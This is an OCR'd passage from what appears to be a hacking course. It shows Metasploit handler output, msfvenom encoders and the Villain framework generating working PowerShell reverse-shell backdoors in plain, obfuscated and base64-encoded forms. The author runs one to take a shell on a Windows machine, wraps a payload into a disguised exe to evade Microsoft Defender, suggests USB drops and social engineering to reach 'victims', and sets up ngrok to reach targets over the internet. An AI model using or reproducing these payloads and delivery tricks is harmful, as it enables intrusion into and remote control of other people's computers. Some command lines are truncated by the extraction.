   LHOST  192.168.1.7      yes       The listen address (an interface may be specified)
   LPORT  2323             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Wildcard Target
```

```
msf6 exploit(multi/handler) > show info

       Name: Generic Payload Handler
     Module: exploit/multi/handler
   Platform: Android, Apple_iOS, BSD, Java, JavaScript, Linux, OSX, NodeJS, PHP, Python, Ruby, Sol
       Arch: x86, x86_64, x64, mips, mipsle, mipsbe, mips64, mips64le, ppc, ppce500v2, ppc64, ppc6
 python, nodejs, firefox, zarch, r
 Privileged: No
    License: Metasploit Framework License (BSD)
       Rank: Manual

Provided by:
  hdm <x@hdm.io>
  bcook-r7

Available targets:
  Id  Name
  --  ----
  0   Wildcard Target

Check supported:
  No

Payload information:
  Space: 10000000
  Avoid: 0 characters

Description:
  This module is a stub that provides all of the features of the
  Metasploit payload system to exploits that have been launched
  outside of the framework.
```

Problem.

- Metasploit is a very old tool and even the encoders are very old.
- This means almost every users tried them and exploited for some time but now a days all the antivirus and Microsoft defender will stop them and detect them.
- But it is Still handy tool for other exploitation and Scanning, you will see it in the future use.
- If you want to test these encoders on your system(may be if it is vulnerable for some of them.)
- Just add -e and the encoder name from the list and create the payload.(msfvenom)

```
msf6 exploit(multi/handler) > run

[*] Started reverse TCP handler on 192.168.1.7:2323
[-] Command shell session 47 is not valid and will be closed
[*] 192.168.1.2 - Command shell session 47 closed.
```

```
┌──(nathan㉿Nathan)-[~]
└─$ msfvenom -l encoders

Framework Encoders [--encoder <value>]
======================================

    Name                          Rank       Description
    ----                          ----       -----------
    cmd/brace                     low        Bash Brace Expansion Command Encoder
    cmd/echo                      good       Echo Command Encoder
    cmd/generic_sh                manual     Generic Shell Variable Substitution Command Encoder
    cmd/ifs                       low        Bourne ${IFS} Substitution Command Encoder
    cmd/perl                      normal     Perl Command Encoder
    cmd/powershell_base64         excellent  Powershell Base64 Command Encoder
    cmd/printf_php_mq             manual     printf(1) via PHP magic_quotes Utility Command Encoder
    generic/eicar                 manual     The EICAR Encoder
    generic/none                  normal     The "none" Encoder
    mipsbe/byte_xori              normal     Byte XORi Encoder
    mipsbe/longxor                normal     XOR Encoder
    mipsle/byte_xori              normal     Byte XORi Encoder
    mipsle/longxor                normal     XOR Encoder
    php/base64                    great      PHP Base64 Encoder
    ppc/longxor                   normal     PPC LongXOR Encoder
    ppc/longxor_tag               normal     PPC LongXOR Encoder
    ruby/base64                   great      Ruby Base64 Encoder
    sparc/longxor_tag             normal     SPARC DWORD XOR Encoder
```

```
=192.168.1.7 LPORT=2323 -f exe  -e x86/shikata_ga_nai > RexGame.exe
```

So...we cant HACK???

- At this time, there are some Frameworks that can bypass microsoft defender.
- This means there are a lot of computers with just defender, right?
- The tool is called Villain
- You can clone it from github.
- https://github.com/t3l3machus/Villain

```
┌──(nathan㉿Nathan)-[~/Downloads]
└─$ git clone https://github.com/t3l3machus/Villain.git
Cloning into 'Villain'...
remote: Enumerating objects: 366, done.
remote: Counting objects: 100% (124/124), done.
remote: Compressing objects: 100% (50/50), done.
remote: Total 366 (delta 106), reused 74 (delta 74), pack-reused 242
Receiving objects: 100% (366/366), 163.86 KiB | 46.00 KiB/s, done.
Resolving deltas: 100% (186/186), done.
```

```
┌──(nathan㉿Nathan)-[~/Downloads]
└─$ cd Villain

┌──(nathan㉿Nathan)-[~/Downloads/Villain]
└─$ ls
Core  LICENSE.md  README.md  requirements.txt  Usage_Guide.md  Villain.py
```

```
┌──(nathan㉿Nathan)-[~/Downloads/Villain]
└─$ python3 Villain.py

VILLAIN
            by t3l3machus

[Info] Core server started on 0.0.0.0:65001
[Info] Netcat multi-listener started on 0.0.0.0:4443
[Info] Hoaxshell engine listening on 0.0.0.0:8080

Villain >
```

```
┌──(nathan㉿Nathan)-[~/Downloads/Villain]
└─$ pip3 install -r requirements.txt
Defaulting to user installation because normal site-packages is not writeable
Collecting gnureadline==8.1.2
  Downloading gnureadline-8.1.2-cp39-cp39-manylinux_2_17_x86_64.manylinux2014_x86_64.whl (636 kB)
     636.1/636.1 kB 26.0 kB/s eta 0:00:00
Collecting netifaces==0.11.0
  Downloading netifaces-0.11.0-cp39-cp39-manylinux_2_5_x86_64.manylinux1_x86_64.whl (32 kB)
Collecting pycryptodome==3.15.0
  Downloading pycryptodome-3.15.0-cp35-abi3-manylinux2010_x86_64.whl (2.3 MB)
     1.6/2.3 MB 46.8 kB/s eta 0:00:16
```

Start

- It have its own some commands
- This tool is Awesome for
  - Creating payload
  - No need to setup listener
  - You can share the session you got with your friends, and hack together….

```
Villain > help

  Command          Description
  -------          -----------
  help      [+]     Print this message.
  connect   [+]     Connect with sibling server.
  generate  [+]     Generates backdoor payload.
  siblings          Print sibling servers data table.
  sessions          Print established backdoor sessions data table.
  backdoors         Print established backdoor types data table.
  exec      [+]     Execute command/file against a session.
  shell     [+]     Enable interactive hoaxshell for backdoor session.
  alias     [+]     Set an alias for a shell session.
  reset     [+]     Reset alias back to the session's unique ID.
  kill      [+]     Terminate an established backdoor session.
  repair    [+]     Manually correct a session's hostname/username info.
  id                Print server's unique ID (Self).
  clear             Clear screen.
  exit              Kill all sessions and quit.

  Commands with [+] may require additional arguments.
  For details use: help <COMMAND>
```

Create Payload

- generate os=windows/linux lhost=wlan0/192.168.1.3

```
Villain > generate os=windows lhost=wlan0
Generating backdoor payload...
Start-Process $PSHOME\powershell.exe -ArgumentList {$s='192.168.1.7:8080';$i='d2d4d809-ac2c4c16-f776df21';$p='http://';$v=Invoke-RestMethod -UseB
;for (;;){$c=(Invoke-RestMethod -UseBasicParsing -Uri $p$s/ac2c4c16 -Headers @{"Authorization"=$i});if ($c -ne 'None') {$r=Invoke-Expression $c -
s/f776df21 -Method POST -Headers @{"Authorization"=$i} -Body ([System.Text.Encoding]::UTF8.GetBytes($e+$r) -join ' ')} sleep 0.8}} -WindowStyle H
Copied to clipboard!
```

```
Villain > generate os=windows lhost=wlan0 obfuscate
Generating backdoor payload...
StAR'T-prO'cESs $PSHOME\powershell.exe -arguMeNTlIsT {$fda=$('192.168.1.7'+':80'+'8'+'0');$f=$('a843f01'+'8-69c998'+'71-778
sERNAME -heADeRS @{"Authorization"=$f};for (;;){$98cbc=(i'RM' -usEBASiCParsInG -uRi $b7ea$fda/69c99871 -heADeRS @{"Authoriz
t'RI'NG -iNPuToBJECT $e46558;$4=i'RM' -uRi $b7ea$fda/778f7a6b -MetHOd POST -heADeRS @{"Authorization"=$f} -bodY ([sySTEm.tE
Copied to clipboard!
```

```
Villain > generate os=windows lhost=wlan0 encode
Generating backdoor payload...
powershell -e UwB0AGEAcgB0AC0AUAByAG8AYwBlAHMAcwAgACQAUABTAEgATwBNAEUAXABwAG8AdwBlAHIAcwBoAGUAbABsAC4AZQB4AGU
MQA2AC0ANQBmADUANwA0AGYANwA5AC0AMQA4ADMAZQA5ADgAZQA5ACcAOwAkAHAAPQAnAGgAdAB0AHAAOgAvAC8AJwA7ACQAdgA9AEkAbgB2A
EANgAvACQAZQBuAHYAOgBDAE8ATQBQAFUAVABFAFIATgBBAE0ARQAvACQAZQBuAHYAOgBVAFMARQBSAE4AQQBNAEUAIAAtAEgAZQBhAGQAZQB
AE0AZQB0AGgAbwBkACAALQBVAHMAZQBCAGEAcwBpAGMAUABhAHIAcwBpAG4AZwAgAC0AVQByAGkAIAAkAHAAJABzAC8ANQBmADUANwA0AGYAN
BuAGUAJwApACAAewAkAHIAPQBJAG4AdgBvAGsAZQAtAEUAeABwAHIAZQBzAHMAaQBvAG4AIAAkAGMAIAAtAEUAcgByAG8AcgBBAGMAdABpAG8
YwB0ACAAJAByADsAJAB4AD0ASQBuAHYAbwBrAGUALQBSAGUAcwB0AE0AZQB0AGgAbwBkACAALQBVAHIAaQAgACQAcAAkAHMALwAxADgAMwBlA
AALQBCAG8AZAB5ACAAKABbAFMAeQBzAHQAZQBtAC4AVABlAHgAdAAuAEUAbgBjAG8AZABpAG4AZwBdADoAOgBVAFQARgA4AC4ARwBlAHQAQgB
AEgAaQBkAGQAZQBuAA==
Copied to clipboard!
```

- Villain will give u powershell code
- It is Easy to create.
- Also You can use these 3 methods to make it undetectable.

Running

Administrator: Windows Powe

```
PS C:\Users\Nathan Hailu> STARt-ProcE'SS' $PSHOME\powershell.exe -ArgumenTLIst {$4e4028='1'+'92.168'+'.1'+'.7'+':8080';$b3b='52ce01cc
-c57bb157-5771ffc'+'3';$22f31=$('9128ea1f' -RePlAcE '[(9|\?)\d\d(8|\?)(e|\?)\w]{6}[(1|\?)f]{2}','http://');$dc736b=i'Rm' -UseBasICPAr
siNG -uRi $22f31$4e4028/52ce01cc/$env:ComPuteRnAMe/$env:USeRNamE -HeADErS @{"Authorization"=$b3b};for (;;){$963b=(i'Rm' -UseBasICPArs
iNG -uRi $22f31$4e4028/c57bb157 -HeADErS @{"Authorization"=$b3b});if ($963b -ne ('N'+'o'+'ne')) {$b=i'EX' $963b -ERroRAcTIoN s'ToP' -
ErroRvARiabLE 370;$b=ouT-'StrI'Ng -InpUtobjecT $b;$96af7=i'Rm' -uRi $22f31$4e4028/5771ffc3 -Method POST -HeADErS @{"Authorization"=$b
3b} -boDy ([SysTEM.TeXt.encODIng]::uTf8.GEtBytES($370+$b) -jOin ' ')} S'LE'eP 0.8}} -wINDoWsTYlE HiDD'EN'
PS C:\Users\Nathan Hailu>
```

```
Villain > generate os=windows lhost=wlan0 obfuscate
Generating backdoor payload...
STARt-ProcE'SS' $PSHOME\powershell.exe -ArgumenTLIst {$4e40
ArsiNG -uRi $22f31$4e4028/52ce01cc/$env:ComPuteRnAMe/$env:U
X' $963b -ERroRAcTIoN s'ToP' -ErroRvARiabLE 370;$b=ouT-'Str
eP 0.8}} -wINDoWsTYlE HiDD'EN'
Copied to clipboard!
[Shell] Backdoor session established on 192.168.1.2
Villain >
```

We can run the command we got on our victim's powershell

And it is really amazing, you can bypass microsoft defender.

...

- To see the sessions(hacked PC)
  - sessions
- To get into that session
  - shell <ID>
  - You can start the name and TAB

```
Villain > shell 52ce01cc-c57bb157-5771ffc3

Press Ctrl + C or type "exit" to deactivate shell.

HUNTERMACHINE\Nathan%20Hailu> dir
Directory: C:\Users\Nathan Hailu


Mode                 LastWriteTime         Length Name
----                 -------------         ------ ----
d-----        12/23/2022  12:19 PM                .android
d-----        11/22/2022  10:13 AM                .cache
d-----         12/8/2022   9:14 AM                .gradle
d-----        12/17/2022   2:55 PM                .idlerc
d-----         11/5/2022  12:11 PM                .joseph
d-----         12/8/2022   9:51 AM                .m2
d-----         12/4/2022   1:57 PM                .quokka
d-----         11/5/2022  12:12 PM                .retirejs
d-----         1/25/2023   5:07 PM                .VirtualBox
d-----        11/17/2022  11:48 AM                .vscode
d-----         12/3/2022   1:27 PM                .wallaby
d-r---         11/2/2022   1:14 PM                3D Objects
d-----        11/12/2022   1:43 PM                ansel
d-r---         11/2/2022   1:14 PM                Contacts
d-r---         1/25/2023   7:40 AM                Desktop
d-r---         1/22/2023   4:51 PM                Documents
d-r---         1/25/2023   1:42 PM                Downloads
d-r---         11/2/2022   1:14 PM                Favorites
d-r---         11/2/2022   1:14 PM                Links
d-r---         1/12/2023  12:03 PM                Music
d-----        12/23/2022  12:09 PM                Nox_share
dar--l         12/8/2022   5:26 AM                OneDrive
```


```
Villain > sessions

Session ID                       IP Address   OS Type  User                          Owner  Status
--------------------------       ----------   -------  ----------------------------  -----  ------
52ce01cc-c57bb157-5771ffc3       192.168.1.2  Windows  HUNTERMACHINE\Nathan%20Hailu  Self   Active

Villain >
```

```
HUNTERMACHINE\Nathan%20Hailu>
Villain > kill 52ce01cc-c57bb157-5771ffc3
[Info] Session terminated.
Villain >
```

But... we dont get the victims Powershell???

- Now it is time to think like a hacker and getting plan how you will give the payload to the person.
- There are several ways
  - You can create a exe file from that payload
  - You can build/get a autorun usb and do USB drop Attack
  - You can do social engineering and help them to run it by their own.

Powershell script to exe



PowerShell to EXE converter

Version 1.1.0.3 (9.July.2019)

PowerShell Code:

```
s'tArT-PRoCEsS' $PSHOME\powershell.exe -ARgUmentList {$d475=$('192.168.56.102:80'+'80');$3c50ea=$('b4b' -REPLAce '[(b|\?)]{1}[(4|\?)]{1}[\w]{1}','f2fbd5f2-ef14a62b-20b137fe'),$0e=$('97bd0' -RePlace '[\d]{1}[(7|\?)(b|\?)\w(0|\?)]{4}','http://'),$bb=I'Rm' -uSEBAsicPARSiNG -URI $0e$d475/f2fbd5f2/$env:COMputERNaME/$env:UseRname -hEaDeRs @{"Authorization"=$3c50ea};for (;;){$b7a33e=(I'Rm' -uSEBAsicPARSiNG -URI $0e$d475/ef14a62b -hEaDeRs @{"Authorization"=$3c50ea});if ($b7a33e -Ne ('N'+'on'+'e')) {$cc05=iNVoKE-exprE'Sslo'n $b7a33e -eRRorACTIoN st'Op' -eRroRvARIabLE 17f;$cc05=oU'T-StrIN'G -inPuTObJECT $cc05;$5196f2=I'Rm' -URI $0e$d475/20b137fe -MEtHod POST -hEaDeRs @{"Authorization"=$3c50ea} -BOdY ([sYSTEM.TEXt.ENCOding]::utf8.GEtbytEs($17f+$cc05) -JOin ' ')} SLe'ep' 0.8}} -WiNdOwSTYLe HiD'deN'
```

Filename:


Topsecret_of_Nathan.exe

Create EXE

https://ps2exe.azurewebsites.net/ -> You can also use some exe icon changer softwares to make it look legit.

Does it really work?


- WHen i clicked on the software(topsercte…exe)
- It worked i got shell.
- We have bypassed Defender but not some antivirus
- (as you see smadav has detected it but still didnt do nothing, if you block or not)



Additional ...


- Other critical payloads that are heavily used by penetration testers during security assessments are
  - Empire,
  - Cobalt Strike payloads.
- These are not in the scope of this course, but feel free to research them in our free time as they can provide a significant amount of insight into how professional penetration testers perform their assessments on high-value targets.
- https://www.youtube.com/watch?v=t6Lhp5ult1Q&pp=ygUPZW1waXJlIHBheWxvYWRz
- https://www.youtube.com/watch?v=ErPKP4Ms28s
- To Go Further on Malware development, you have to learn Programming languages that are quick and effective on any machines(C,C++,..)
- A Server that Malware connects to is called C2 Server(Command & Control Server).
  - So when you develop a malware you have to consider the best way to communicate with the C2 Servers too.

Payload on WAN.


- As you saw we were trying the payloads on LAN network. Does it run on WAN?
- TO do this we will need a thing called port forwarding.
- Port forwarding **inherently gives people outside of your network more access to your computer**. Giving access or accessing unsafe ports can be risky, as threat actors and other people with malicious intents can then easily get full control of your device
- 

Ngrok

- Ngrok is one of the port forwarding tools.
  - You can host websites with it
  - You can listen to tcp connections
- To setup:
  - GOTO their website & create account
    - https://ngrok.com/
  - Verify the ngrok through the email





...



Nathan Hailu
Getting Started
Setup & Installation
Your Authtoken
Cloud Edge
Tunnels
Events
API
Security
Users
Billing
Settings
Get access to powerful features like:
URLs that don't change
Your own custom domains
and more!
Upgrade Now
A verification link has been sent to c @gmail.com. Additional restrictions will apply to your account until you confirm your email address. Resend Verification
Download ngrok
ngrok is easy to install. Download a single binary with zero run-time dependencies.
Download for Linux
Mac OS
Mac OS (ARM64)
Windows
Windows (32-Bit)
1. Unzip to install
On Linux or Mac OS X you can unzip ngrok from a termi
ngrok.zip to extract it.
$ unzip /path/to/ngrok.zip
2. Connect your account
Running this command will add your authtoken to the d
to more features and longer session times. Running tunn
$ ngrok config add-authtoken 2Ko0sVdY3OxJs
Gmail
Search mail
Compose
Inbox 233
Starred
Snoozed
Sent
Drafts
More
Labels
Verify email address for ngrok.com
Inbox ×
no-reply@ngrok.com
to me
Please verify your email address.
Use the following link to confirm your email address:
https://dashboard.ngrok.com/email/confirmation?code=ghw6xZhF Vu8NrSTm
If you did not sign up for ngrok, please ignore this email.
This is an automated message. Please do NOT reply to this email.
Thanks!
Reply
Forward


...

- Download the ngrok
- Goto the download location
- Extract it
- Add ngrok to the /usr/bin
- Copy the Auth-token
- And run it on your terminal









Starting ngrok


There are 2 modes.

